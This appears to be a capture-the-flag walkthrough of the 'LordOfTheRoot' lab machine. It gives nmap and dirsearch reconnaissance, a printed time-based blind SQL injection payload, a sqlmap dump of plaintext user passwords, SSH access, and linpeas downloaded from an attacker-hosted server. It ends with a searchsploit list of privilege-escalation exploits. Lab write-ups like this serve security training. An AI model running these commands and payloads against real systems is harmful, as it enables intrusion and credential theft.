

Reconnaissance and Scanning Network Discovery:

1. Perform passive and active reconnaissance on the simulated network, so we using netdiscover to know (IP of connection)and(nmap -sV -A -T4 192.168.1.8) Network map to search for open ports;
   Just there is only one port open(22/tcp open ssh   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)), So we now have a suspicion that there are hidden ports due to the firewall.
2. I try enter port 22 as a root,(ssh root@192.168.1.8) but there is password and fingerprint.



```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@192.168.1.8
Easy as 1,2,3
root@192.168.1.8's password:
```


3. We try to see if we can send packets to(1,2,3 ports)
   nmap -Pn --host-timeout 100 --max-retries 0 -p 1,2,3 192.168.1.8
   all of them being filtered no open and they host up; so know we realize there is firewall.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn --host-timeout 100 --max-retries 0 -p 1,2,3 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 10:24 EDT
Warning: 192.168.1.8 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.1.8
Host is up (0.00019s latency).

PORT  STATE    SERVICE
1/tcp filtered tcpmux
2/tcp filtered compressnet
3/tcp filtered compressnet
MAC Address: 00:0C:29:FA:2F:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Enumeration:

1. Then we scan all ports (nmap -p- 192.168.1.8); so there was an open port (1337). Then by using nikto -C all -h http://192.168.1.8:1337 ,and dirsearch -u http://192.168.1.8:1337 to see all the directory at this web page; was see some useful directory; and there was encoded text, by using Base64 at source page.




```
<html>
<img src="/images/hipster.jpg" align="middle">
<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>
```

2. The URL we get after encoded is using for going to login page so we try to find any injectable to it.


Exploitation:

1. We use sqlmap to find if this URL is injectable, login page is injectable by (time based) Blind sql injection sqlmap -u http://192.168.1.8:1337/978345210/index.php --banner --batch --level=4 --random-agent --dump-all --forms




```
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=gZvr' AND (SELECT 1567 FROM (SELECT(SLEEP(5)))tXWh)-- hYIf&password=rnaC&submit= Login
```

2. We retrieve the database name and tables , by this command. sqlmap -u http://192.168.1.8:1337/978345210/index.php --banner --batch -dbms mysql -D Webapp --random-agent --dump --forms




```
banner: '5.5.44-0ubuntu0.14.04.1'
[13:59:54] [INFO] fetching tables for database: 'Webapp'
[13:59:54] [INFO] fetching number of tables for database 'Webapp'
[13:59:54] [WARNING] time-based comparison requires larger statistical model, please wait..................
[13:59:54] [WARNING] it is very important to not stress the network connection during usage of time-based pa
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[13:59:59] [INFO] retrieved:
[14:00:09] [INFO] adjusting time delay to 1 second due to good response times
Users
[14:00:22] [INFO] fetching columns for table 'Users' in database 'Webapp'
[14:00:22] [INFO] retrieved: 3
[14:00:25] [INFO] retrieved: i^C
[14:00:29] [WARNING] user aborted in multiple target mode
do you want to skip to the next target in list? [Y/n/q] Y
[14:00:29] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.loca

[*] ending @ 14:00:29 /2024-09-16/
```




```
[14:06:14] [INFO] retrieved: AndMyAxe
[14:06:44] [INFO] retrieved: gimli
Database: Webapp
Table: Users
[5 entries]
+----+-------------------+----------+
| id | password          | username |
+----+-------------------+----------+
| 1  | iwilltakethering  | frodo    |
| 2  | MyPreciousR00t    | smeagol  |
| 3  | AndMySword        | aragorn  |
| 4  | AndMyBow          | legolas  |
| 5  | AndMyAxe          | gimli    |
+----+-------------------+----------+

[14:06:59] [INFO] table 'Webapp.Users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1
[14:06:59] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/roo

[*] ending @ 14:06:59 /2024-09-16/
```

3. By Smeagol user we enter to the machine.




```
┌──(root㉿kali)-[/home/kali]
└─# ssh smeagol@192.168.1.8
```




```
Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ whoami
smeagol
smeagol@LordOfTheRoot:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
```

Post-Exploitation:


1. We use linpeas to get ubuntu release, and we make a python3 server, We build another python3 server on our machine to put a exploit file on it, then from the victim machine we download this exploit file to get high privilege as root.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
KeyboardInterrupt
>>>
KeyboardInterrupt
>>>
KeyboardInterrupt
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>> exit()

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.8 - - [16/Sep/2024 14:18:41] "GET /linpeas.sh HTTP/1.1" 200 -
```




```
smeagol@LordOfTheRoot:~$ ls
Desktop  Documents  Downloads  examples.desktop  index.html  linpeas.sh  Music  Pictures  Public  Templates  Videos
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 athlon i686 GNU/Linu
smeagol@LordOfTheRoot:~$ mv linpeas.sh /tmp
smeagol@LordOfTheRoot:~$ chmod +x linpeas.sh
chmod: cannot access ‘linpeas.sh’: No such file or directory
smeagol@LordOfTheRoot:~$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ ls
linpeas.sh
smeagol@LordOfTheRoot:/tmp$ chmod +x linpeas.sh
smeagol@LordOfTheRoot:/tmp$ ./linpeas
-bash: ./linpeas: No such file or directory
smeagol@LordOfTheRoot:/tmp$ ./linpeas.sh
```




```
                              ╔══════════════════╗
══════════════════════════════╣ System Information ╠══════════════════════════════
                              ╚══════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 3.19.0-25-generic (buildd@lgw01-57) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) )
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.3 LTS
Release:        14.04
Codename:       trusty
```

2. We try to find useful vulnerability to use it on our victim machine;
   Searchsploit ubuntu 14.04 :- to search about useful exploit .




```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit ubuntu 14.04
 ---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                      |  Path
 ---------------------------------------------------------------------------------- ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation            | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                        | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                   | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 /  | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'l  | linux_x86/local/42276.c
